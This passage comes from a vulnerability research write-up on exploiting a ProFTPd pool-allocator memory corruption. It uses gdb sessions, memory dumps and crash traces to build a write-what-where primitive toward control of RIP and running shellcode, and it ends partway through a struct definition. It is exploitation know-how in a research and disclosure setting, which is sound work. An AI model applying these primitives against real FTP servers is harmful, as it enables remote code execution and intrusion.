 590    blok->h.first_avail = new_first_avail;
 591    return (void *) first_avail;
 592  }
 593
[...] /* Need a new one that's big enough */
 597  blok = new_block(sz, exact);
 598  p->last->h.next = blok;
 599  p->last = blok;
 600
 601  first_avail = blok->h.first_avail;
 602  blok->h.first_avail = sz + (char *) blok->h.first_avail;
[...]
 605  return (void *) first_avail;
 606 }
```

Reading the code above, if the size of the block is not large enough to store the data, it will evaluate to false on line 589, and another block will be retrieved from the pool on line 597, overwriting p->last. This is not desirable, as we would lose control of p's members. We need to make sure we keep control of the allocations at all times. This is very important for successful exploitation.

Thus, we need alloc_pool to evaluate to true at line 589 and return at line 591. This means p->last->h.endp should have a value greater than p->last->h.first_avail.

At some point, I tried partially overwriting of p->last, but since I need it to pass the if at pool.c:576, I thought it would be very difficult to succeed with this approach.

Now first_avail is a valid pointer and the condition will be evaluated as true, returning a pointer controllable by us:

```
gef➤  p *p->last
$11 = {
...
  h = {
    endp = 0x5a5a5a5a5a5a5a5a,
    next = 0x5a5a5a5a5a5a5a5a,
    first_avail = 0x5644f0439c91
  }
gef➤
```

Let's also put a breakpoint on pool.c:597 in case we lose the control of p, and continue the execution:

```
gef➤  break pool.c:597 if (p && p->first >= 0x4141414141414141)
gef➤  c
```

Humm, interesting. It seems that it's allocating a buffer to store the responses to our commands. Let's recap the previous and the current answers:

First break:

```
─────────────────────────────────────────────────────────────── trace ────
[#0] 0x5644eeabd5cd → alloc_pool(p=0x5644f0439bd1, reqsz=0x4, exact=0x0)
[#1] 0x5644eeabd6b0 → palloc(p=0x5644f0439bd1, sz=0x4)
[#2] 0x5644eeabf409 → pstrdup(p=0x5644f0439bd1, str=0x5644f0408dd0 "426")
[#3] 0x5644eeaeb6f0 → pr_response_set_pool(p=0x5644f0439bd1)

Second break (current):
─────────────────────────────────────────────────────────────── trace ────
[#0] 0x5644eeabd5a1 → alloc_pool(p=0x5644f0439c51, reqsz=0x29, exact=0x0)
[#1] 0x5644eeabd6b0 → palloc(p=0x5644f0439c51, sz=0x29)
[#2] 0x5644eeabf409 → pstrdup(p=0x5644f0439c51, str=0x5644f0408de0
        "Transfer aborted. Data connection closed")
[#3] 0x5644eeaeb721 → pr_response_set_pool(p=0x5644f0439c51)
```

As we know, p points to resp_pool which was set in pr_response_set_pool().

ProFTPd uses the p->last block to store error messages due to lost data connections.

At the first break it contained the "426" error code. At the second break the string "Transfer aborted. Data connection closed" is seen. We also know the size of each string from the reqsz parameter.

We can continue with gdb two more times; it will print the "426" error code and the string again.

On the 5th time we'll get SIGSEGV in another function:

```
$rax   : 0x4141414141414141 ("AAAAAAAA"?)
$rbx   : 0x000055555567aac0  →  0x0000000000000002
$rcx   : 0x00005555556db030  →  0x0000000000000000
$rdx   : 0x00005555556dae30  →  0x00005555556dae10
$rsp   : 0x00007fffffffd940  →  0x0000000000000000
$rbp   : 0x00007fffffffd960  →  0x00007fffffffda00
$rsi   : 0x0
$rdi   : 0x00005555556dae30  →  0x00005555556dae10
$rip   : 0x00005555555757d5  →  <make_sub_pool+197>
$r8    : 0x56a
$r9    : 0x0000555555674dc0  →  0x0000000000000001
$r10   : 0x00007ffff7eff040  →  0x0000000000000000
$r11   : 0x9
$r12   : 0x00007fffffffe3f8  →  0x00007fffffffe68d
$r13   : 0x00005555555734ea  →  <main+0> endbr64
$r14   : 0x0
$r15   : 0x00007ffff7ffbc40  →  0x00050f0800000000
──────────────────────────────────────────────────────────────── stack ────
0x00007fffffffd940│+0x0000: 0x0000000000000000 ← $rsp
0x00007fffffffd948│+0x0008: 0x0000555555712760  →  "DDDDDDDDp'qUUU"
0x00007fffffffd950│+0x0010: 0x00005555556dae10  →  0x00005555556db030
0x00007fffffffd958│+0x0018: 0x00005555556dae30  →  0x00005555556dae10
0x00007fffffffd960│+0x0020: 0x00007fffffffda00  →  0x00007fffffffda40
0x00007fffffffd968│+0x0028: 0x000055555556f7be  →  <_dispatch+577>
0x00007fffffffd970│+0x0030: 0x00005555556d5da8  →  0x0000000000000000
0x00007fffffffd978│+0x0038: 0x00005555563d3b1  →  0x660000000000002a
───────────────────────────────────────────────────────────── code:x86:64 ────
   0x5555555757c9 <make_sub_pool+185> mov    rax, QWORD PTR [rbp-0x8]
   0x5555555757cd <make_sub_pool+189> mov    rax, QWORD PTR [rax+0x20]
   0x5555555757d1 <make_sub_pool+193> mov    rdx, QWORD PTR [rbp-0x8]
 → 0x5555555757d5 <make_sub_pool+197> mov    QWORD PTR [rax+0x28], rdx
   0x5555555757d9 <make_sub_pool+201> mov    rax, QWORD PTR [rbp-0x18]
   0x5555555757dd <make_sub_pool+205> mov    rdx, QWORD PTR [rbp-0x8]
   0x5555555757e1 <make_sub_pool+209> mov    QWORD PTR [rax+0x18], rdx
   0x5555555757e5 <make_sub_pool+213> call   <pr_alarms_unblock>
   0x5555555757ea <make_sub_pool+218> mov    rax, QWORD PTR [rbp-0x8]
────────────────────────────────────────────────────── source:pool.c+435 ────
    430    if (p) {
    431      new_pool->parent = p;
    432      new_pool->sub_next = p->sub_pools;
    433
    434      if (new_pool->sub_next)
 →  435        new_pool->sub_next->sub_prev = new_pool;
    436
    437      p->sub_pools = new_pool;
    438    }
    439
    440    pr_alarms_unblock();
──────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "proftpd", stopped in make_sub_pool (), reason: SIGSEGV
────────────────────────────────────────────────────────────────── trace ────
[#0] 0x5555555757d5 → make_sub_pool(p=0x555555712760)
[#1] 0x55555556f7be → _dispatch(cmd=0x5555556d24f8, cmd_type=0x6, [...]
[#2] 0x5555555708a6 → pr_cmd_dispatch_phase(cmd=0x5555556d24f8, [...]
[#3] 0x555555fc5f9 → xfer_exit_ev(event_data=0x0, user_data=0x0)
[#4] 0x5555555c0cbd → pr_event_generate(event=0x555555649305 "core.e [...]
[#5] 0x5555555c2066 → sess_cleanup(flags=0x0)
[#6] 0x5555555c218d → pr_session_end(flags=0x0)
[#7] 0x5555555c216a → pr_session_disconnect(m=0x0, reason_code=0x2,  [...]
[#8] 0x5555555a774d → poll_ctrl()
[#9] 0x5555555a7c7d → pr_data_xfer(cl_buf=0x555555712760 "DDDDDDDDp' [...]
──────────────────────────────────────────────────────────────────────────
gef➤
```

Now it's time to pop up the make_sub_pool() that we saw before. Here we have another opportunity when creating a temporary sub-pool. On line 432, we can see that new_pool->sub_next is controllable by us. Then, at the offset of sub_prev on line 435, the value of new_pool is written.

So, it's not really an arbitrary write because we control only the memory location, not the content being written - which is the memory address of new_pool.

So detach and repeat everything. After the breakpoint on pool.c:569 do:

```
gef➤  break pool.c:432 if (p->sub_pools >= 0x4141414144444444)
gef➤  set p->last = &p->cleanups
gef➤  set p->sub_next = &p->tag
gef➤  set p->sub_pools = 0x4444444444444444
gef➤  p *p
$10 = {
  first = 0x4141414141414141,
  last = 0x5555557129a0,
  cleanups = 0x4141414141414141,
  sub_pools = 0x4444444444444444,
  sub_next = 0x5555557129d0,
  sub_prev = 0x4141414141414141,
  parent = 0x4141414141414141,
  free_first_avail = 0x4141414141414141,
  tag = 0x4141414141414141
}
gef➤  c
```

I added another breakpoint before it reads p->sub_pools in make_sub_pool().

Now continue execution until it stops in that function.

After it breaks at pool.c:432, change the value of p->sub_pools to something that won't cause a crash, for example:

```
gef➤  set p->sub_pools = &p->sub_next
gef➤  c
```

As you may have noticed, the program exited without crashing. That was the path where I spent a lot of time. The value we control is stored in the rax register, and new_pool is in rdx. This is not enough to overwrite the stack return address, since there's an offset of 0x28 from the value.

We have 2 exploitation paths as of now:

1. arbitrary values on resp_pool members;

2. write new_pool anywhere we want (not a exactly a write-what-where, so we can call it write-newpool-where =).

The benefit from 2nd is that new_pool holds a pointer to the resp_pool structure that we control:

```
gef➤  p p
$84 = (struct pool_rec *) 0x555555718930
gef➤  p *new_pool
$85 = {
  first = 0x5555556d8cd0,
  last = 0x5555556d8cd0,
  cleanups = 0x0,
  sub_pools = 0x0,
  sub_next = 0x0,
  sub_prev = 0x0,
  parent = 0x555555718930,
  free_first_avail = 0x5555556d8d38 "",
  tag = 0x0
}
gef➤  p *new_pool->parent
$86 = {
  first = 0x4141414141414141,
  last = 0x555555718940,
  cleanups = 0x4141414141414141,
  sub_pools = 0x4444444444444444,
  sub_next = 0x5555556b6a40,
  sub_prev = 0x4141414141414141,
  parent = 0x4141414141414141,
  free_first_avail = 0x4141414141414141,
  tag = 0x4141414141414141
}
```

The pointer to the data we control is shifted 0x30 bytes in new_pool:

```
gef➤  p/x (char *)&new_pool->parent - (char *)new_pool
$87 = 0x30
```

We need to find some member or function access in another structure. This is especially tricky because the execution flow we have is very limited now, since all the operations are done. Let's proceed with the analysis.

5.3 - Execution and offsets control

A new execution was started inside gdb and with ASLR turned off. Turn off ASLR system-wide like so:

```
$ sudo sysctl kernel.randomize_va_space=0
```

Now that we have a breakpoint on pool.c:569 right before the crash, let's take a look at the backtrace:

```
gef➤  bt
#0  alloc_pool (p=0x5555556e86a0, reqsz=0x4, exact=0x0) at pool.c:569
#1  0x000055555575a8e in palloc (p=0x5555556e86a0, sz=0x4) at pool.c:609
#2  0x0000555555577839 in pstrdup (p=0x5555556e86a0,
str=0x555555688768 "426") at str.c:276
#3  0x00005555555a42db in pr_response_set_pool (p=0x5555556e86a0) at
response.c:89
#4  0x000055555557025e in pr_cmd_dispatch_phase (cmd=0x5555556ba4e8,
phase=0x4, flags=0x0) at main.c:650
#5  0x00005555555fc463 in xfer_exit_ev (event_data=0x0, user_data=0x0)
at mod_xfer.c:4092
#6  0x00005555555c0b3d in pr_event_generate (event=0x5555556482f5
"core.exit", event_data=0x0) at event.c:357
#7  0x00005555555c1ee6 in sess_cleanup (flags=0x0) at session.c:82
#8  0x00005555555c200d in pr_session_end (flags=0x0) at session.c:125
#9  0x00005555555c1fea in pr_session_disconnect (m=0x0,
reason_code=0x2, details=0x0) at session.c:119
#10 0x00005555555a75cd in poll_ctrl () at data.c:951
#11 0x00005555555a7afd in pr_data_xfer (cl_buf=0x5555556e86a0 'A'
<repeats 16 times>, "DDDDDDDD", 'A' <repeats 48 times>,
"\340\206nUUU", cl_size=0x20000) at data.c:1095
#12 0x00005555555f592c in xfer_stor (cmd=0x5555556bc568) at mod_xfer.c:2030
#13 0x00005555555a89c7 in pr_module_call (m=0x5555556734c0
<xfer_module>, func=0x5555555f47c7 <xfer_stor>, cmd=0x5555556bc568) at
modules.c:59
#14 0x000055555556f98f in _dispatch (cmd=0x5555556bc568, cmd_type=0x2,
validate=0x1, match=0x5555556bc600 "STOR") at main.c:360
#15 0x000055555557046b in pr_cmd_dispatch_phase (cmd=0x5555556bc568,
phase=0x0, flags=0x3) at main.c:696
#16 0x0000555555570857 in pr_cmd_dispatch (cmd=0x5555556bc568) at main.c:789
#17 0x0000555555570cdf in cmd_loop (server=0x55555568ad28,
c=0x5555556ae3c8) at main.c:931
#18 0x00005555555720c4 in fork_server (fd=0x1, l=0x5555556ac188,
no_fork=0x0) at main.c:1494
#19 0x0000555555572936 in daemon_loop () at main.c:1731
#20 0x0000555555572dea in standalone_main () at main.c:1916
#21 0x0000555555573cfe in main (argc=0x5, argv=0x7fffffffe3b8,
envp=0x7fffffffe3e8) at main.c:2629
```

By looking at the call stack, we can guess that xfer_stor() was running when the main FTP control session was closed. Then a session cleanup was started and an event "core.exit" was generated.

xfer_exit_ev() was called and error messages were set. Until now, we were working with the FTP data connection, but remember from the beginning that we also sent arbitrary commands through the FTP control connection.

Where are they in memory? Can we reference them during the execution flow we have now? Good questions - let's see.

As we saw, make_sub_pool() gives us an opportunity to write new_pool at an arbitrary address controllable by us. new_pool is a temporary pool that ProFTPd uses to store the command sent through the FTP control port.

This means that our last command can possibly be used together with the shellcode to build our attack.

Now let's trigger the vulnerability again and break at pool.c:569.

Here I'm sending the following values:

```
gef➤  set p->last = &p->cleanups
gef➤  set p->sub_next = &p->tag
gef➤  p *p
$78 = {
  first = 0x4141414141414141,
  last = 0x5555556e0450,
  cleanups = 0x4444444444444444,
  sub_pools = 0x4242424242424242,
  sub_next = 0x5555556e0480,
  sub_prev = 0x4141414141414141,
  parent = 0x4141414141414141,
  free_first_avail = 0x4141414141414141,
  tag = 0x4141414141414141
}
gef➤  c
```

Now we should have a break on pool.c:432.

Let's step up to the previous caller _dispatch() function.

```
gef➤  up
#1  0x000055555556f63e in _dispatch (cmd=0x5555556b99f8, ..., ) at main.c:287
287         cmd->tmp_pool = make_sub_pool(cmd->pool);
gef➤  ct
```

cmd holds a pointer to a struct cmd_struc type. Let's examine it:

```
gef➤  pt cmd
type = struct cmd_struc {
    struct pool_rec *pool;
    server_rec *server;
    config_rec *config;
    struct pool_rec *tmp_pool;
    unsigned int argc;
    char *arg;
    void **argv;
    char *group;
    int cmd_class;
    int stash_index;
    unsigned int stash_hash;
    pr_table_t *notes;
    int cmd_id;
    int is_ftp;
    const char *protocol;
} *
```

This structure holds all the attributes related to the command that is going to be run on the server. Let's check the values of its members:

```
gef➤  p *cmd
$82 = {
  pool = 0x5555556e0440,
  server = 0x55555568ad28,
  config = 0x5555556e0440,
  tmp_pool = 0x0,
  argc = 0x2,
  arg = 0x5555556b9a98 "CCCwwwwwww",
  argv = 0x5555556b9ab8,
  group = 0x0,
  cmd_class = 0x67f,
  stash_index = 0x14,
  stash_hash = 0x3b7b88c,
  notes = 0x5555556b9c28,
  cmd_id = 0xffffffff,
  is_ftp = 0x1,
  protocol = 0x55555563c35f "FTP"
}
gef➤  p cmd
$82 = (cmd_rec *) 0x5555556b99f8
```

The array cmd->argv[] holds a pointer to our command. cmd->argv[0] holds the command and cmd->argv[1] the arguments/parameters:

```
gef➤  x/s cmd->argv[0]
0x5555556b9a90: "3333"
gef➤  x/s cmd->argv[1]
0x5555556b9aa8: "CCCwwwwwww"
```

This is defined in src/cmd.c at pr_cmd_alloc() function.

ProFTPd keeps a global variable called "session", which is responsible for storing every attribute related to the current FTP session. The member session.curr_cmd_rec holds a pointer to the current command being executed in that FTP session. This is exactly the same value of cmd pointer in_dispatch():

```
gef➤  p cmd
$82 = (cmd_rec *) 0x5555556b99f8
gef➤  p session.curr_cmd_rec
$83 = (struct cmd_struc *) 0x5555556b99f8
```


In addition, cmd has cmd->notes member that holds a pointer to a variable of type struct table_rec (see src/table.c for more information).

Giving a couple of steps back, you may have noticed that when a breakpoint is hit in pool.c:569, we are always pointing p->sub_next to some valid address. This is because otherwise we would have a crash on sstrncpy() like the one below:

```
$rax   : 0x34
$rbx   : 0x4343434343434344 ("DCCCCCCC"?)
$rcx   : 0x0000555555688768  →  0x0000555500363234 ("426"?)
$rdx   : 0x4343434343434343 ("CCCCCCCC"?)
$rsp   : 0x00007fffffffd930  →  0x0000000000000008
$rbp   : 0x00007fffffffd970  →  0x00007fffffffd9a0  →  [...]
$rsi   : 0x0000555555688768  →  0x0000555500363234 ("426"?)
$rdi   : 0x4343434343434343 ("CCCCCCCC"?)
$rip   : 0x0000555555634d28  →  <sstrncpy+161> mov BYTE PTR [rdx], al
$r8    : 0x0000555555688738  →  "Transfer aborted. Data connection closed"
[...]
──────────────────────────────────────────────────────────────── stack ────
0x00007fffffffd930│+0x0000: 0x0000000000000008 ← $rsp
0x00007fffffffd938│+0x0008: 0x0000000000000004
0x00007fffffffd940│+0x0010: 0x0000555555688769 →  0x5400005555003632 "26"
0x00007fffffffd948│+0x0018: 0x4343434343434343
0x00007fffffffd950│+0x0020: 0x00007fffffffd970 →  [...]
0x00007fffffffd958│+0x0028: 0x00000000055575a8e
0x00007fffffffd960│+0x0030: 0x0000000000000004
0x00007fffffffd968│+0x0038: 0x0000555555678b00 →  0x0000000000000002
───────────────────────────────────────────────────────────── code:x86:64 ────
   0x555555634d1e <sstrncpy+151>   mov    rdx, rbx
   0x555555634d21 <sstrncpy+154>   lea    rbx, [rdx+0x1]
   0x555555634d25 <sstrncpy+158>   movzx  eax, BYTE PTR [rax]
 → 0x555555634d28 <sstrncpy+161>   mov    BYTE PTR [rdx], al
   0x555555634d2a <sstrncpy+163>   add    DWORD PTR [rbp-0x14], 0x1
   0x555555634d2e <sstrncpy+167>   sub    QWORD PTR [rbp-0x38], 0x1
   0x555555634d33 <sstrncpy+172>   mov    rax, QWORD PTR [rbp-0x30]
   0x555555634d37 <sstrncpy+176>   movzx  eax, BYTE PTR [rax]
   0x555555634d3a <sstrncpy+179>   test   al, al
───────────────────────────────────────────────────── source:sstrncpy.c+72 ────
     67    }
     68
     69    d = dst;
     70    if (src && *src) {
     71      for (; *src && n > 1; n--) {
 →   72        *d++ = *src++;
     73        res++;
     74      }
     75    }
     76
     77    *d = '\0';
──────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, stopped 0x555555634d28 in sstrncpy (), reason: SIGSEGV
────────────────────────────────────────────────────────────────── trace ────
[#0] sstrncpy(dst=0x4343434343434343, src=0x555555688769 "26", n=0x4)
```

sstrncpy is the function that copies error messages like "426" and others.

The easiest way to exploit this would be partial overwrite using the "426" error code that ProFTPd writes, by returning p->last->h.first_avail (that we control) and manipulate the rest. We could do that by using the stack (which is more predictable than heap), but the problem is that given X pointing to an address in the stack, X should be greater than X+3 in *long size. Also the execution flow is limited and we cannot write to r-x memory pages (AKA code).



```
gef➤  x/64a $rsp
0x7fffffffd900: 0x0 0x5564236f
0x7fffffffd910: 0x4 0x5555556e0440
0x7fffffffd920: 0x0 0x1
0x7fffffffd930: 0x8 0xc4d53d3e8c629700
0x7fffffffd940: 0x415353454d5f434c 0x1ff6
0x7fffffffd950: 0x7fffffffd970 0x555555575a8e <palloc+44>
0x7fffffffd960: 0x4 0x5555556e0440
0x7fffffffd970: 0x7fffffffd9a0 0x555555577839 <pstrdup+91>
0x7fffffffd980: 0x555555688768 0x5555556e0440
0x7fffffffd990: 0x4 0x55678b00
0x7fffffffd9a0: 0x7fffffffd9d0 0x5555555a42db <pr_response_set_pool+83>
0x7fffffffd9b0: 0x55555566c678 0x5555556e0440
0x7fffffffd9c0: 0x555555688768 0x5555555f27bc <stor_abort+1227>
0x7fffffffd9d0: 0x7fffffffda10 0x55555557025e <pr_cmd_dispatch_phase+240>
0x7fffffffd9e0: 0x400000000 0x5555556b99f8
0x7fffffffd9f0: 0x0 0x0
0x7fffffffda00: 0x0 0x5555556b60f0
0x7fffffffda10: 0x7fffffffda40 0x5555555fc463 <xfer_exit_ev+251>
0x7fffffffda20: 0x0 0x0
0x7fffffffda30: 0x7fffffffda80 0x5555556b99f8
0x7fffffffda40: 0x7fffffffda80 0x5555555c0b3d <pr_event_generate+532>
0x7fffffffda50: 0x0 0x5555556482f5
0x7fffffffda60: 0x7fffffffda80 0x5558e808
0x7fffffffda70: 0x555555684d68 0x5555556b0a20
0x7fffffffda80: 0x7fffffffdac0 0x5555555c1ee6 <sess_cleanup+422>
0x7fffffffda90: 0x7fffffffdaf0 0xf7f23b00
0x7fffffffdaa0: 0x7ffff7f60aa0 <__libc_setlocale_lock> 0x5555556b2d20
0x7fffffffdab0: 0x1007 0xd9f8
0x7fffffffdac0: 0x7fffffffdaf0 0x5555555c200d <pr_session_end+32>
0x7fffffffdad0: 0xffffffff 0xf7ffd040
0x7fffffffdae0: 0xffffffffffffffff 0xf7df775a
0x7fffffffdaf0: 0x7fffffffdb30 0x5555555c1fea <pr_session_disconnect+178>
```

I tried a lot of partial overwrite of stack-return values. Some of them could indeed be used, but it would require more work and a different approach - on later chapter I mention this as an alternative attack method.

As a result, I gave up on partial overwrite with error code/ message. By analysing the source code and the flow during execution, I noticed that inside pr_auth_cache_clear() there are some calls to pr_table_empty().

This function is interesting because of the loop it does, which we could use to iterate over new_pool members until we find a pointer to the data that we control.

```
table.c:
943   for (i = 0; i < tab->nchains; i++) {
944     pr_table_entry_t *e;
945
946     e = tab->chains[i];
947     while (e != NULL) {
948       if (!handling_signal) {
949         pr_signals_handle();
950       }
951
952       tab_entry_remove(tab, e);
953       tab_entry_free(tab, e);
954
955       e = tab->chains[i];
956     }
957
958     tab->chains[i] = NULL;
959   }
```

During execution, the pr_auth_cache_clear() function is called. It contains several struct table_rec that could be used - I've chosen gid_tab. The idea here is to combine resp_pool members with gid_tab members, so we keep controlling the memory blocks that ProFTPd writes the error messages into until we reach the FTP command we sent. Let's try it out again from our pool.c:569 breakpoint, but adding a nice trick:

```
gef➤  dprintf str.c:278, "sstrncpy(res=%p, str=%s, len=%d)\n", res, str,len
gef➤  set p->last = &p->cleanups
gef➤  set p->sub_pools = ((char *)session.curr_cmd_rec) - 0x28
gef➤  set p->sub_next = gid_tab
gef➤  c
```

Continuing.

```
str.c:278 sstrncpy(res=0x5555556b56d8, str=426, len=4
str.c:278 sstrncpy(res=0x5555556b56e0, str=Transfer aborted. Data
connection closed, len=41
str.c:278 sstrncpy(res=0x5555556887a0, str=426, len=4
str.c:278 sstrncpy(res=0x5555556887a8, str=Transfer aborted. Data
connection closed, len=41
str.c:278 sstrncpy(res=0x5555556b5710, str=426, len=4
str.c:278 sstrncpy(res=0x5555556b5718, str=Transfer aborted. Data
connection closed, len=41
str.c:278 sstrncpy(res=0x5555556887d8, str=426, len=4
str.c:278 sstrncpy(res=0x5555556887e0, str=Transfer aborted. Data
connection closed, len=41
```

@mentebinaria showed me this very nice trick in gdb: dprintf, which is dynamic printf. dprintf is a very handy gdb feature that allow us to dynamically print the value of variables without stopping at a specific line, or add ugly printf() in the source code.

We're watching every time sstrncpy() copies the strings and commands so we can see the memory addresses. A first crash occurs in table.c:946:

```
gef➤  p *tab
$92 = {
  pool = 0x555500363234,
  flags = 0x726566736e617254,
  seed = 0x6f626120,
  nmaxents = 0x64657472,
  chains = 0x632061746144202e,
  nchains = 0x656e6e6f,
  nents = 0x6f697463,
  free_ents = 0x6465736f6c63206e,
  free_keys = 0x0,
  tab_iter_ent = 0x363234,
  val_iter_ent = 0x726566736e617254,
  cache_ent = 0x646574726f626120,
  keycmp = 0x632061746144202e,
  keyhash = 0x6f697463656e6e6f,
  entinsert = 0x6465736f6c63206e,
  entremove = 0x555555579f00 <entry_insert+79>
}
gef➤  x/s tab
0x5555556b56d8: "426"
gef➤
0x5555556b56dc: "UU"
gef➤
0x5555556b56df: ""
gef➤
0x5555556b56e0: "Transfer aborted. Data connection closed"
gef➤
```

In the output, you can see that the structure was corrupted, but we haven't yet reached the part of memory where our FTP command resides. So, we need to adjust some structure members to prevent the process from crashing.

Before we go any further, some explanation is required.

The reason I chose to combine the payload sent through the FTP command channel with the payload coming from the FTP data connection is to achieve a write-what-where primitive. The execution flow we gain from the data connection alone, and the memory it allows us to control, aren't sufficient to hijack the program's control flow - at least, I couldn't find a way to do so reliably. By combining these two channels and maintaining control over where ProFTPd writes its error messages (i.e., which memory blocks are used), we create a critical setup for successful exploitation.

Additionally, ProFTPd installs a sigaction handler. When a SIGSEGV occurs, execution flow is redirected to a path defined by this handler. As we observed earlier, if we continue controlling the memory pools, we don't get a clear opportunity to take over execution. So, the idea is to take advantage of the new code path triggered by the signal handler, without allowing ProFTPd to lose or discard the memory state we've manipulated up to that point. This way, our payload and its data remain intact during exploitation.

In summary, we use two data channels to leverage a write-what-where primitive to gain control over RIP.

We have to force ProFTPd to crash by triggering a SIGSEGV signal. This is necessary because we're very close to the exit() syscall, and resp_pool would soon be cleaned up - meaning our shellcode would be lost. By forcing a SIGSEGV, we prevent that cleanup, and we move to another code path.

At this point, gid_tab->pool has already been overwritten with our data.

```
gef➤  set p->last = &p->cleanups
gef➤  set p->sub_pools = ((char *)&session.curr_cmd_rec->notes->chains) - 0x28
gef➤  set p->sub_next = ((char *)&gid_tab->chains) + 0x18 - 0xe0
gef➤  c
```

Although I chose destroy_pool as the path to achieve remote code execution, there are other structures that could also be used to gain control over RIP through function pointers. In the very first proof-of-concept, I was using a table_rec structure, which session.curr_cmd_rec->notes points to.

The structure is defined as follows:

```
struct table_rec {
    pool *pool;
    unsigned long flags;
    unsigned int seed;
    unsigned int nmaxents;
    pr_table_entry_t **chains;
    unsigned int nchains;
    unsigned int nents;
    pr_table_entry_t *free_ents;
    pr_table_key_t *free_keys;
    pr_table_entry_t *tab_iter_ent;
    pr_table_entry_t *val_iter_ent;
    pr_table_entry_t *cache_ent;
    int (*keycmp)(const void *, size_t, const void *, size_t);
